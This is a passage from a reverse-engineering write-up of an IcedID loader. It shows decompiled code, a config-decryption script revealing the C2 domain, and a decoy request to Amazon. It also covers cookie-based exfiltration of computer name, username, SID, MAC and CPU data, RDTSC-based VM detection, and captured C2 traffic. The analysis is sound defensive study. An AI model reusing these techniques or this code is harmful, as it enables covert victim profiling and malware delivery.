Malware uses a pretty simple decryption algorithm. It retrieves the encrypted data from `.data` section then -> `data[0:32] ^ data[64:96]` .



```
char __fastcall sub_180002A1C(__int64 a1)
{
  unsigned __int64 i; // r8
  __int64 v2; // rcx
  char *data; // rdx
  char config; // al

  i = 0i64;
  v2 = a1 - &enc_config;
  do
  {
    data = &enc_config + i++;
    config = *data ^ data[64];
    data[v2 + 64] = config;
  }
  while ( i < 32 );
  return config;
}
```


I wrote a python script to decrypt the config.

```
import struct

#data[0:32]
data =
[0x55,0x00,0x29,0x36,0x84,0x33,0x8f,0x67,0x5d,0xe1,0x1b,0xc1,0x4e,0xe6,0x17,0xf5,0x2b,0x35,0

#data[64:96]
key =
[0x16,0x68,0x29,0x53,0xe2,0x5a,0xfd,0x02,0x33,0x88,0x78,0xa0,0x3a,0x94,0x7e,0x97,0x47,0x50,0

res = bytearray()

for i in range(32):
        res.append(data[i] ^ key[i])

print("CampaignID:", struct.unpack("<I", res[:4])[0])
print("C2:", res[4:].split(b'\x00')[0].decode())

'''
Results
        CampaignID: 1694525507
        C2: firenicatrible.com
'''
```


The first 4 bytes refer to **Campaign number** that shows the purpose of the attack. Second, **C2** decryption.

Misleading traffic

The mawlare sends traffic to `aws.amazon.com` to mislead, and between the lines it sends a request to the C2 to drop the malicious file.



```
lea     rax, aAwsAmazonCom ; "aws.amazon.com"
mov     [rbp+var_30], rcx
mov     [rbp+var_40], rax
lea     r8, [rbp+arg_0]
lea     rax, asc_180007090 ; "/"
mov     [rbp+var_20], rcx
mov     [rbp+var_38], rax
lea     rdx, [rbp+arg_8]
mov     eax, 1BBh
mov     [rbp+var_18], rcx
mov     [rbp+var_28], ax
lea     rcx, [rbp+var_40]
lea     rax, http_query
mov     [rbp+var_24], 1
mov     [rbp+var_10], rax
mov     [rbp+var_8], 30h ; '0'
call    mw_send_request
mov     eax, cs:dword_180005004
add     rsp, 60h
pop     rbp
retn
```




```
Remote address:
13.227.199.73:443

Request
GET / HTTP/1.1
Connection: Keep-Alive
Host: aws.amazon.com

Response
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: Server
Date: Wed, 15 Dec 2021 13:30:32 GMT
x-amz-rid: SA7032X82WSR8VYPDFKW
Set-Cookie: aws-priv=eyJ2IjoxLCJldSI6MCwic3QiOjB9; Version=1; Comment="Anonymous cookie for privacy regulations"; Domain=.aws.amazon.com; Max-Age=31536000; Expires=Thu, 15-Dec-
2022 13:30:32 GMT; Path=/
Set-Cookie: aws-csds-
token=eyJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2Mzk1Nzg2MzIsInZpc2l0b3ItaWQiOiI2Y2JlZGYyNC1jOTQ0LWMyMmMtNDVjMi03NGU0ZmNlM2QwMjIiLCJpcCI6IjE1NC42MS43MS4xMyJ9.NUnt7wI1BD4aKJFZwnLnfX1i_wSrT
JsfAF0wrLUl9Sc; Version=1; Comment="Anonymous metrics validation token"; Domain=.amazon.com; Max-Age=900; Expires=Wed, 15-Dec-2021 13:45:32 GMT; Path=/
Set-Cookie: aws_lang=en; Domain=.amazon.com; Path=/
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=300
X-Content-Type-Options: nosniff
x-amz-id-1: SA7032X82WSR8VYPDFKW
Last-Modified: Tue, 14 Dec 2021 18:18:34 GMT
Content-Security-Policy-Report-Only: default-src *; connect-src *; font-src * data:; frame-src *; img-src * data:; media-src *; object-src *; script-src 'unsafe-eval' 'unsafe-
inline' *; style-src 'unsafe-inline' *; report-uri https://prod-us-west-2.csp-report.marketing.aws.dev/submit
Vary: accept-encoding,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent
Permissions-Policy: interest-cohort=()
X-Cache: Miss from cloudfront
Via: 1.1 697a26790d3ab8292d8546ca9be87bbd.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: AMS54-C1
X-Amz-Cf-Id: _wP4UETgctyMg7Edele5n0b7Mp3fbY6zUN8gW946bqz4lezzh035xg==
```

Normal GET request to amazon to mislead the traffic

Playing with cookies

This is first impression when you look to the function which manipulating the request cookies.



```
v9 = wsprintfW(result, L"%s%u", L"Cookie: __gads=", a1);// _gads
v10 = wsprintfW(&v8[v9], L"%s%u", L":", a2) + v9;
v11 = mw_get_tick();
v12 = wsprintfW(&v8[v10], L"%s%u", L":", v11) + v10;
sys_info = mw_query_sys_info();
v14 = wsprintfW(&v8[v12], L"%s%u", L":", sys_info) + v12;
v15 = mw_get_version_info(&v8[v14]) + v14;  // _gat
v16 = mw_get_cpu_info(&v8[v15]) + v15;      // _ga
v17 = mw_set_parameters_values(&v8[v16], a3);// _u && _io
mw_set_adapter_value_to_gid(&v8[v17 + v16]);// _gid
```

IcedID sends 6 parameters in cookies after manipulating them numerically. I will give you a summary of them and why they are important then explain in details.

Name	Value
_gads	First DWORD from decoded config data(Campaign number), flag from inspecting server certificate, number of milliseconds, sys info
_gat	Windows version info
_ga	Processor info via CPUID including hypervisor brand if available
_u	Computername, Username and VM detection
_io	Domain identifier from SID
_gid	Based on physical address of NIC

_gads

- **Campaign number**

  I already explained it in the code above (Campaign number = 1694525507)

- **flag**


  The value most of time = 1 because amazon server is always available

- **VM detection**

  `GetTickCount64` retrieves the number of milliseconds that have elapsed since the system was started.

- **System information**


  Retrieves the specified system information.



```
if ( !ZwQuerySystemInformation )
{
  LibraryA = LoadLibraryA("NTDLL.DLL");
  ZwQuerySystemInformation = GetProcAddress(LibraryA, "ZwQuerySystemInformation");
  if ( !ZwQuerySystemInformation )
    goto LABEL_12;
```

_gat


Check version:



```
LibraryA = LoadLibraryA("NTDLL.DLL");
RtlGetVersion = GetProcAddress(LibraryA, "RtlGetVersion");
if ( RtlGetVersion && (RtlGetVersion)(v10) )
{
  v4 = wsprintfW(a1, L"%s%u", L"; _gat=", 0i64);
  v5 = wsprintfW(&a1[v4], L"%s%u", ".", 0i64);
  v6 = 0i64;
}
else
{
  v4 = wsprintfW(a1, L"%s%u", L"; _gat=", v10[1]);
  v5 = wsprintfW(&a1[v4], L"%s%u", ".", v10[2]);
  v6 = v10[3];
}
v7 = wsprintfW(&a1[v5 + v4], L"%s%u", ".", v6) + v5 + v4;
v8 = mw_get_native_sys_info();
return v7 + wsprintfW(&a1[v7], L"%s%u", ".", v8 != 0 ? 64 : 32);
```

_ga


Check cpu:



```
v1 = 0;
*a1 = 0;
_RAX = 0i64;
__asm { cpuid }
if ( _RBX == 1970169159 )
{
  *a1 = 1;
  v1 = 1;
}
_RAX = 2147483649i64;
__asm { cpuid }
if ( (_RDX & 0x400000) != 0 )
{
  v1 |= 2u;
  *a1 = v1;
}
_RAX = 6i64;
__asm { cpuid }
if ( (_RAX & 1) != 0 )
  *a1 = v1 | 4;
_RAX = 1i64;
__asm { cpuid }
a1[1] = _RAX;
_RAX = 0x40000000i64;
__asm { cpuid }
a1[3] = _RBX;
result = sub_180001570();
a1[2] = result;
return result;
```


_u

- **Computername**



```
nSize = 256;
if ( !GetComputerNameExA(ComputerNameNetBIOS, Buffer, &nSize) )
  strcpy(Buffer, "x");
v4 = mw_set_value(a1, L"; _u=", Buffer);
```


- **Username**



```
if ( !GetUserNameA(Buffer, &nSize) )
  strcpy(Buffer, "x");
v6 = mw_set_value(a1 + 2 * v5, L":", Buffer) + v5;
```

- **VM detection**

  The last parameter is a bit tricky. I crossed reference the values then I found that:


  ```
  v0 = 0i64;
  v1 = 4i64;
  do
  {
    v2 = __rdtsc();
    v0 = v2 | (v0 << 16);
    Sleep(v0 & 0xF);
    --v1;
  }
  while ( v1 );
  wsprintfA(v11, "%016IX", v0);
  ```

  Its common to use `RDTSC` to get fine-grained timing information, where the overhead of a virtualization trap would be quite significant. Most common use is to have two `RDTSC` instructions with a small amount of code between them, taking the difference of the times as the elapsed time (number of cycles) for the code sequence.

  But in our case, this malware sleeps 4 times instead of calling it twice.

_io


Check **SID**:



```
nSize = 47;
if ( !GetComputerNameExW(ComputerNameNetBIOS, Buffer, &nSize) )// Retrieves a NetBIOS or DNS name associated with the local computer.
                                                 // The names are established at system startup, when the system reads them from the registry.
  return 0i64;
if ( LookupAccountNameW(0i64, Buffer, 0i64, &cbSid, Buffer, &nSize, peUse) )
  return 0i64;                                   // It retrieves a security identifier (SID) for the account and the name of the domain
```


_gid

The `GetAdaptersInfo` function retrieves adapter information for the local computer.



```
var_gid = L"; _gid=";
v3 = 0i64;
v16 = 0;
LibraryA = LoadLibraryA("IPHLPAPI.DLL");
GetAdaptersInfo = GetProcAddress(LibraryA, "GetAdaptersInfo");
v6 = GetAdaptersInfo;
if ( !GetAdaptersInfo )
  return mw_ROL(a1, L"; _gid=", &unk_1800070B0, 1ui64);
if ( (GetAdaptersInfo)(0i64, &v16) != 111 )
  return mw_ROL(a1, L"; _gid=", &unk_1800070B0, 1ui64);
v7 = v16;
if ( !v16 )
  return mw_ROL(a1, L"; _gid=", &unk_1800070B0, 1ui64);
ProcessHeap = GetProcessHeap();
v9 = HeapAlloc(ProcessHeap, 8u, v7 + 1);
v10 = v9;
if ( !v9 )
  return mw_ROL(a1, L"; _gid=", &unk_1800070B0, 1ui64);
if ( (v6)(v9, &v16) )
{
  v11 = GetProcessHeap();
  HeapFree(v11, 0, v10);
  return mw_ROL(a1, L"; _gid=", &unk_1800070B0, 1ui64);
}
v13 = v10;
```

The view from sandbox traffic.




```
Request
GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=1694525507:1:259400:33; _gat=6.1.7601.64; _ga=1.198354.1970169159.89; _u=51534B47484D5951:41646D696E:3443463842413337353242353439343 7;
__io=21_2329389628_4064185017_3901522362; _gid=16F5A73347B0
Host: firenicatrible.com
```

Now, the attacker knows almost all the information about the victim's machine, and he is ready to drop a suitable malware to start **Stage2** depending on the campaign number that determines the attack behavior.


Connect C2 server

In this step, malware connect to C2 server.



```
v11 = WinHttpConnect(v8, *a1, *(a1 + 24), 0);
if ( v11 )
{
  v12 = L"GET";
  v23 = *(a1 + 28) != 0 ? 0x800000 : 0;
  if ( *(a1 + 40) )
    v12 = L"POST";
  Buffer = *(a1 + 28) != 0 ? 0x800000 : 0;
  v13 = WinHttpOpenRequest(v11, v12, *(a1 + 8), 0i64, 0i64, 0i64, v23);
  v14 = v13;
  if ( v13 )
  {
    if ( *(a1 + 28) )
    {
      Buffer = 13056;
      WinHttpSetOption(v13, 0x1Fu, &Buffer, 4u);
    }
    if ( WinHttpSendRequest(v14, *(a1 + 16), -(*(a1 + 16) != 0i64), *(a1 + 32), *(a1 + 40), *(a1 + 40), 0i64)
      && WinHttpReceiveResponse(v14, 0i64) )
    {
      dwBufferLength = 4;
